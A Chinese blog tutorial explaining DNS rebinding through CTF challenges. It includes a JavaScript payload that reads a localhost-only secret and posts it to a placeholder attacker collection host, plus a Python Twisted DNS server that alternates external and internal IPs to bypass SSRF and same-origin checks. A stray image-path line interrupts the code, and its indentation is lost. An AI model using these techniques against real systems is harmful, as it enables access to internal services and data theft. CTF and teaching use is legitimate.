一般来说浏览器通过向DNS服务器发送请求将用户输入的域名转换为ip地址，然后向对应的IP地址请求资源，最后回显给用户。

这是一般过程。在说DNS rebinding之前先说下TTL的概念。TTL表示DNS里面域名和IP绑定关系的Cache在DNS上存活的最长时间。即请求了域名与iP的关系后，请求方会缓存这个关系，缓存保持的时间就是TTL。而缓存失效后就会删除，这时候如果重新访问域名指定的IP的话会重新建立匹配关系及cache。

而dns就是利用这个来实现的。当用户第一次访问，解析域名获取一个IP地址；然后，域名持有者修改通过某种方式对应的IP地址；用户再次请求该域名，就会获取一个新的IP地址。对于浏览器来说，整个过程访问的都是同一域名，所以认为是安全的。这就造成了DNS Rebinding攻击。

dns rebinding被广泛用于bypass同源策略，绕过ssrf的过滤等等。

实现方式有几种，原理都差不多。

**实现方法一：特定域名实现**

这种方式针对的某些特定的域名，现在国内购买的域名大都无法直接将TTL设置为0，例如我的阿里云的域名，最小的TTL是10分钟。

而某些国外的域名可以设置TTL=0。

举个例子，0ctF2016的monkey题目。当时就是通过dns rebinding绕过过滤的。

大概过程是这样子的。你能向服务器提交一个URL,并且服务器会访问你提交的url。

然后flag藏在服务器的本身的http://127.0.0.1/secret上。只能本地访问。

但是这里你提交你能控制的页面www.x.com/index.php，但是由于同源策略的原因你没办法去获取服务器上的http://127.0.0.1/secret。 但是通过dns rebinding就可以了。 比如你的页面如下：

<script src=http://\*\*\*\*\*\*\*\*\*/static/jquery.min.js ></script>

<script>

setTimeout("POST()",90000)

function POST(){

alert();

$.ajax({

url:"http://www.x.com/secret",

type:"GET",

success: function(data){

$.post("http://你的xss平台",{'a':data})}

}

);

}

</script>

整个过程如下：

* 1.你提交的是www.x.com/index.php，内容如上述代码
* 2.设置你的域名的TTL=0，提交之后服务器会请求dns的域名与ip的关系然后找到你的这个页面，然后开始执行js。
* 3.执行的时候先延迟90s，利用这延迟的90s，去修改你域名的A记录绑定到127.0.0.1上
* 4.然后js延迟结束之后之后又会请求http://www.x.com/secret，由于你之前设置的TTL=0，所以又会重新向dns服务器请求一次ip。得到ip=127.0.0.1，而整个过程访问的都是同一域名，所以浏览器认为是安全的。就会成功去访问http://127.0.0.1/secret，从而绕过同源策略

当时做这个题目的时候借助就是别人的国外域名。可以直接设置dns 的TTL=0。

(ps:过程简略，只是说明原理并非详细完整的题解，中间例如端口号省略了，若是不理解可以谷歌详细的WP) 但是国内的域名都没办法怎么办？不能专门为了做题买个国外的域名把？别急继续看

**实现方法二：简单粗暴的两条A记录**

具体姿势可以看看33C3 CTF的list0r这个题，传送门：[33c3-CTF-web-WriteUp](http://bendawang.site/article/33c3-CTF-web-WriteUp" \t "_blank)

这个题最后的方法就是利用DNS重绑定。 简单的说就是已知服务器会向DNS服务器发送两次解析请求。 我们最后一步的目的就是要让第一次解析出来是个外网ip，第二次解析出来是个内网ip。

所以我采用的方法是这样：[](http://www.bendawang.site/images/586e317cb6a56d3762000002.png)同一个域名绑定两条A记录。这样解析是随机的。 (ps:同时绑定两条A记录，在请求解析的时候并不一定交替返回)

去撞1/4的概率，即当服务器第一次解析出来是个外网ip，第二次解析出来是个内网ip的时候就有flag了。

当然一看这样的概率那么也就意味着这不是一个好的办法了。 好的办法一定要百分百成功啊。

**实现方法三：自建DNS服务器**

终于来到最完美的方法，其实前面扯了那么多还是懒，譬如第二种方法，简单到疯狂提交撞概率就行了。

但是某些情况下不行，譬如这次的cuit校赛lemon师傅出的300分的短域名工具这个题目。

最后要提交四条链接，如果按照上述的方法，每一次都是1/4的概率，那么(1/4)的4次方就不用做题了。。。XD。。。

所以我们需要自建DNS服务器，让它第一次请求解析记录的时候我们给他返回外网，第二次请求解析记录的时候返回一个内网ip。 具体的题解去看lemon师傅的博客，传送门：[短域名工具wp及出题心得](http://www.cnblogs.com/iamstudy/articles/13th_cuit_game_wp_web300_ssrf.html" \t "_blank)

说道自建服务器的步骤如下： 需要先添加一条ns记录和一条a记录[](http://www.bendawang.site/images/592e158ef610c2492a000000.png)

ns记录表示域名test.bendawang.site这个子域名指定由ns.bendawang.site这个域名服务器来解析，然后a记录表示我的这个ns.bendawang.site的位置在ip地址104.160.43.154上。

这样我们就可以在这个ip上搭建一个服务器就行了。

这里搭建DNS服务器采用python的twisted库中的name模块，代码如下：

from twisted.internet import reactor, defer

from twisted.names import client, dns, error, server

record={}

class DynamicResolver(object):

def \_doDynamicResponse(self, query):

name = query.name.name

if name not in record or record[name]<1:

ip="104.160.43.154"

else:

ip="171.18.0.2"

if name not in record:

record[name]=0

record[name]+=1

print name+" ===> "+ip

answer = dns.RRHeader(

name=name,

type=dns.A,

cls=dns.IN,

ttl=0,

payload=dns.Record\_A(address=b'%s'%ip,ttl=0)

)

answers = [answer]

authority = []

additional = []

return answers, authority, additional

def query(self, query, timeout=None):

return defer.succeed(self.\_doDynamicResponse(query))

def main():

factory = server.DNSServerFactory(

clients=[DynamicResolver(), client.Resolver(resolv='/etc/resolv.conf')]

)


protocol = dns.DNSDatagramProtocol(controller=factory)

reactor.listenUDP(53, protocol)

reactor.run()

if \_\_name\_\_ == '\_\_main\_\_':

raise SystemExit(main())

直接root权限运行就可以了。[](http://www.bendawang.site/images/592e16ecf610c2492a000001.png)

然后自己尝试dig test.bendawang.site就知道了。